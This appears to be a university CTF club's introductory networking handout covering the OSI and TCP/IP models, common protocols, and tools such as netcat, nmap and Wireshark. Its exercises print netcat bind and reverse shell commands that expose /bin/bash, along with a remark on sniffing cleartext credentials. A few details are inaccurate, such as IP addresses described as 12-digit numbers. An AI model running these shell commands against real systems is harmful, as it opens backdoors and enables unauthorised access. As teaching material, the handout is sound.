A Networking Overview

UNO CTF

Contents

1 Networking Terms

1.1 Host

Any machine on a network is considered a host. Hosts can be connected either by wire or wirelessly.

1.2 Client

A client is a machine or program that queries or commands another. For example, when using your browser to access a website, your machine acts as a client, and the website's machine is the server

1.3 Server

A server is a machine or program that is queried or commanded by another.

1.4 Hub

A hub provides a direct physical connection between two or more hosts

1.5 Switch

A switch is a smart hub that allows for multiple distinct connections between hosts

1.6 Router

A router is a device that connects multiple networks together

1.7 Firewall

A firewall acts as a filter for traffic entering and exiting a network

1.8 Modem

A modem converts digital signals to analog signals for physical transport

2 Scenario: Client to Server over a WAN (Wide Area Network)

In this scenario, we describe two machines in separate spaces. In order for them to communicate, we need a medium, so let's use a wire. This is the first layer of the OSI model as well as the TCP/IP model. In the OSI model, the physical layer is responsible for defining communication mediums such as a wire. Some examples would be ethernet, coaxial cables, phone lines, and even electromagnetic waves (such as for Wi-Fi). In the TCP/IP model, this is the job of the link layer. We have a wire, but in order for them to communicate effectively, we need a communication *protocol*. A protocol defines rules and a process for communicating. In a phone conversation, only one person speaks at a time; the same is true for networking.

In order to identify which computer is which in a local network, we need to give each a unique identifier. This is referred to as a *MAC address*. A MAC (Media Access Control) address is a unique 6 byte identifier given to each machine's network interface.

To view your MAC address, open a terminal session and type in "`ifconfig`".

```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:[redacted]
          inet addr:192.168.202.141  Bcast:192.168.202.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefc:3373/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:56990 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7865 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:76410607 (76.4 MB)  TX bytes:1005853 (1.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1039 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1039 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:165941 (165.9 KB)  TX bytes:165941 (165.9 KB)
```

Figure 1: Here is a sample image of ifconfig output for a machine with two network interfaces: ethernet and loopback.

`ifconfig` is a Linux command that is used to view networking information. Here you can see information such as IP addresses, MAC addresses, names of network interfaces, and more. `ipconfig` on Windows provides most of the same information.

Now that we have the MAC, we can send a message. In order to do so, we have to enclose the data we want to send in a virtual envelope and send it to an address. The envelope will contain the destination address, a source address, and information for error checking. In order to use an address, we need to use another layer of the OSI stack–this still falls in the first layer of the TCP/IP model. This is where we need the data link layer in the OSI stack.

Let's try to make our network a little bigger. One person will have three hosts on their home network, and they want to talk with someone in another house that has three hosts in its network. Each machine has a MAC address. Because we have three machines on each side, we can't just use a single wire to connect two computers to each other. To connect three or more computers together, we need to use a switch.

For a switch to pass messages from one host to another, it needs to know which machine is where. When a host is connected to an ethernet port on a switch, the switch asks the host for its MAC address, and once it receives that, it knows which port it can use to talk to which host–it maps an ethernet port to a MAC address. Our three computers all connected to one another in this fashion can be referred to as a local area network, or a *LAN*.

We want to connect these three computers to some computers in another city. In order to connect our local network to theirs, we need to use a router. This is the responsibility of the network layer of both the OSI and TCP/IP models. In order to locate each machine, we now need another unique identifier. This is the IP (Internet Protocol) address. You've seen this usually as a 12 digit number separated by periods with three digits per section. If we refer to the `ifconfig` output, we can see this.

Your IP address is great for a machine to remember, but a URL such as `http://www.uno.edu` is a human-readable dynamic translation of an IP address.

The IP address is used to locate the local network that a host resides on. A router can take a message with an IP address and pass it on to the next router in the chain. It does this by using a routing table, which is just a table of a few IP ranges. A range of IPs can be assigned to a particular ethernet port on the router. If the destination falls into one of the router's distinct ranges, the router will send the message along out of the ethernet port for that range.

Once a message finally arrives to a local network with an IP address destination, we need to know which machine at that network has that IP address. If each machine has a MAC, and we're using IP addresses to determine the destination, we need to map IP addresses to MACs. So each router maintains a table of which IP address refers to which MAC address. A router will have a list of local IP addresses that can be inhabited by hosts. So after the message arrives at the final router, if the router hasn't built the IP to MAC table, it will send out requests for the MACs of any machines that may live at one of those addresses–these requests are sent to every MAC in the local network. These requests are known as `ARP` requests, short for Address Resolution Protocol. The table is known as an ARP cache. Once the router knows the MAC of the final IP, the message is transferred to its final destination.

Layers 4 through 7 (transport to application) in the OSI model will break down and reassemble data in messages into smaller pieces known as frames, packets, datagrams, or similar, so they can be physically transferred.

3 Networking Protocols

There are many important protocols. Here are a few of the more common ones that we will encounter, as well as their most common ports if applicable:

1. User Datagram Protocol (UDP)
2. Transmission Control Protocol (TCP)
3. Internet Message Control Protocol (ICMP)
4. HyperText Transfer Protocol (Secure) (HTTP(S)): `TCP Ports 80 (HTTP) and 443 (HTTPS)`
5. File Transfer Protocol (FTP): `TCP Port 21 for control, TCP Port 20 for data transfer`
6. Dynamic Host Configuration Protocol (DHCP): `UDP Ports 67 and 68`
7. Domain Name Server (DNS): `TCP and UDP Port 53`
8. Secure Socket Layer (SSL)
9. Secure Shell (SSH): `TCP Port 22`
10. Remote Procedure Call (RPC) and Remote Desktop Protocol (RDP)

From a programming standpoint, in order to form a connection to an application, we need a socket–which is just a software construct that implements a lot of the underlying transport mechanisms, freeing that from the programmer. There are two types of sockets (or connections): persistent and non-persistent. Most common is a persistent connection, TCP. TCP is a reliable persistent connection protocol–it guarantees that messages arrive in order and completely. It accomplishes this via what is known as a three-way handshake.



Figure 2: TCP three-way handshake; available at Wikimedia Commons

Initially, the first host (or client) sends a synchronization (SYN) packet to a known port on the second host (the server). The server will send a synchronization acknowledgement (SYN-ACK) packet in response. Once this is received by the client, the client sends an ACK packet to the server to confirm and the connection is established.

Once a client has connected to the requested port on the server machine, it can make use of whichever service runs at that port.

The connection can continue until one side (either the client or the server) decides to terminate the connection (or it may be broken abruptly). In order to tear the connection down formally, the side that initiates the teardown sends a *FIN* packet to the other side. Once the FIN is received, the recipient sends an *ACK FIN* packet. When the terminating side responds to the ACK FIN with an acknowledgement, the connection is terminated.



Figure 3: Formal TCP connection termination process; diagram by Clemente, available at Wikimedia Commons

4 Common Networking Tools

4.1 Netcat

Netcat is a common basic tool for accessing simple TCP and UDP connections. It is often used for file transfers and remote shell access.

4.2 Nmap

Nmap is a port scanner. It scans for open ports on machines (indicating running and available services). It can be used to determine what's running on which port, and is also used to assess vulnerabilities on machines.

4.3 netstat

Netstat is a tool that displays active ports, routing tables, open connections, and similar information on your machine.

4.4 Wireshark

Wireshark is a packet sniffer that can be used to view network traffic.

4.5 whois

Whois is a simple tool that can be used to determine information about a particular IP address, a range of address, a domain name, or similar. For example, if run on `http://www.uno.edu` (`whois uno.edu`), you can see registrar names, administrative contacts, DNS servers for that domain name, and similar.

4.6 dig

Dig is a tool for gathering information from DNS servers. It can be used to find mailservers tied to a domain name, domain names tied to a particular IP address, the IP address of a domain name, and similar information.

5 Tool Installation

5.1 Wireshark

5.1.1 Source Compilation

1. Install libpcap by running the following command in your terminal: `sudo apt-get install libpcap-dev`
2. Install bison by running the command `sudo apt-get install bison`
3. Install flex by running the command `sudo apt-get install flex`
4. Install g++ by running the command `sudo apt-get install g++`
5. Install the QT graphics toolkit by running the command `sudo apt-get install qtdeclarative5-dev`
6. Install Wireshark specific libraries by running the command `sudo apt-get install libwiretap-dev`
7. `cd` to your Downloads folder
8. Run the command `wget https://2.na.dl.wireshark.org/src/wireshark-2.0.2.tar.bz2`
   (a) `wget` is generally used to easily download files in the terminal.
9. Run the command `tar -xf wireshark-2.0.2.tar.bz2`
   (a) tar is a utility and an archive format like zip, and bz2 is a compression algorithm/format. Here, tar is being used to decompress and extract the archive.
10. Run the command `cd wireshark-2.0.2`
11. Run the command `./configure`
    (a) Configure is used to check to see if necessary system settings for installations are correct, to see if the machine has the correct dependencies for the software to install and run, and similar.

12. Run the command `make`
    (a) This command is what compiles the source
13. Run the command `sudo make install`
    (a) `make install` is used to install Wireshark in your path so it can be started from the command line. `sudo` is required, as many folders within the path require root access to modify. This helps prevent attacks that make use of placing binaries with the same names as legitimate ones earlier in the path than the real ones to gain control

5.1.2 Package Installation

1. In your terminal, run the command `sudo apt-get install wireshark`
2. If it requests your password, enter it now and press `[enter]`
3. If successful, you should be able to run Wireshark from the command line by running `wireshark`

5.2 Nmap

5.2.1 Package Installation

1. In your terminal, run the command `sudo apt-get install nmap`
2. If it requests your password, enter it now and press `[enter]`

6 Tool Exercises

6.1 Netcat

Netcat is a simple network transfer program that allows you to do things such as transfer files, open shells on remote machines, or even accept reverse shells from remote machines in order to bypass protections such as firewalls. For these exercises, you need to have installed Nmap, because `ncat`, the version of Netcat that we're using, is bundled with Nmap.

6.1.1 File transfer

1. Open two separate terminal sessions.
2. On the receiving file, run the command `ncat -l 1234 > [filename]`. [filename] represents the desired save name of the file on that side
3. On the sending side, type the command `cat [filename] | nc <recipient IP> 1234`
4. This should transfer the file.

6.1.2 Listening shell

1. Open two separate terminal sessions.
2. On one side, run the command `ncat -l -p 1234 -e /bin/bash`
   (a) This puts a running instance of bash on port 1234–this is accessible to any machine that can access port 1234 on that machine.
3. On the other side, run the command =ncat [IP address of first instance of Netcat] [port]
4. If the connection is successful, you will see nothing, but if you type `ls` or a similar command, you should see output. You've connected to the shell in the other terminal, and while this was done on your local machine, this can work across the internet. You have created and accessed a backdoor.

6.1.3 Reverse shell

1. Open two separate terminal sessions.
2. On one side, run the command `ncat -l -p 1234`
   (a) This session of Netcat will listen for incoming connections. Ideally, this will run on your machine.
3. On the other side, run the command `ncat [your IP] [port] -e /bin/bash`
   (a) This sends a shell to a remote Netcat listener with access to a running Bash shell. If you open the first terminal you opened for this exercise, if it worked correctly, typing `ls` will list files in the current folder on the machine that sent the shell to you. This is a reverse shell.

6.2 Nmap

1. Run the command `sudo nmap -A [IP Address]`
   (a) This runs an Nmap scan on the provided IP address, polling a set of the most common ports to detect running services and versions of those services, attempting to detect the OS, and other various features.
   (b) `sudo` is needed for some features of Nmap such as OS fingerprinting.

6.3 netstat

1. Run the command `netstat -l`
   (a) This command shows all listening ports on the machine–UDP, TCP, and unix sockets.
2. Run the command `netstat -at`
   (a) This command lists all listening and non-listening TCP ports.
3. Run the command `netstat -au`
   (a) This command lists all listening and non-listening UDP ports.

6.4 Wireshark

1. Run the command `sudo wireshark`

   (a) This opens wireshark, which lets you view packets transferred to and from your machine as well as what it can see on the network.

2. Under the Start menu visible under the Capture section of the main window, select `eth0` and hit Start. While it is running, open a terminal and type `wget www.uno.edu`. While the uno.edu page is downloading, you will see a number of TCP packets (marked green) that are downloading. If you right click on one of the packets received during the download and hit "Follow TCP Stream", if you've selected one of the right packets, you'll see some headers and the source content of the UNO page.

   (a) Like the UNO page, if you have access to a network downloading unencrypted files, you can retrieve the files in a similar fashion. If any websites are accessed that use insecure logins such as those that accept unencrypted login, you can see credentials in the clear over the network as well.

7 OSI Model



Figure 4: OSI Model diagram displaying the 7 layers; diagram by JB Hewitt available from Wikimedia Commons

The OSI model is a stack-based model for application network communication. It is designed as a 7 (mostly) layer stack so that implementations of each layer can be easily swapped out without losing any key features or reliability. For example, at the physical layer, if–instead of an ethernet cable–your network is connected through wireless 802.11 communication, the system will generally work the same. There are some exceptions to this such as with the differences between TCP and UDP in the transport layer, but generally, this stack is designed to ultimately allow for seamless

communication between applications without an unnecessary focus on its internals. The layers are as follows from the bottom to the top of the stack:

1. Physical layer
2. Data link layer
3. Network layer
4. Transport layer
5. Session layer
6. Presentation layer
7. Application layer

8 TCP/IP Model

The TCP/IP model is a stripped down version of the OSI model that combines some of the layers. For example, the presentation and session layers from the OSI model can be considered combined with the application layer in the TCP/IP model, and the physical and data link layers of the OSI model can be viewed as combined into the link layer in the TCP/IP model.



Figure 5: TCP/IP Model diagram displaying a condensed stack of 4 layers and their usage on a fairly simple network topology; diagram by user Kbrose available from Wikipedia

The layers are as follows from the bottom to the top of the stack:

1. Link layer
2. Network layer
3. Transport layer
4. Application layer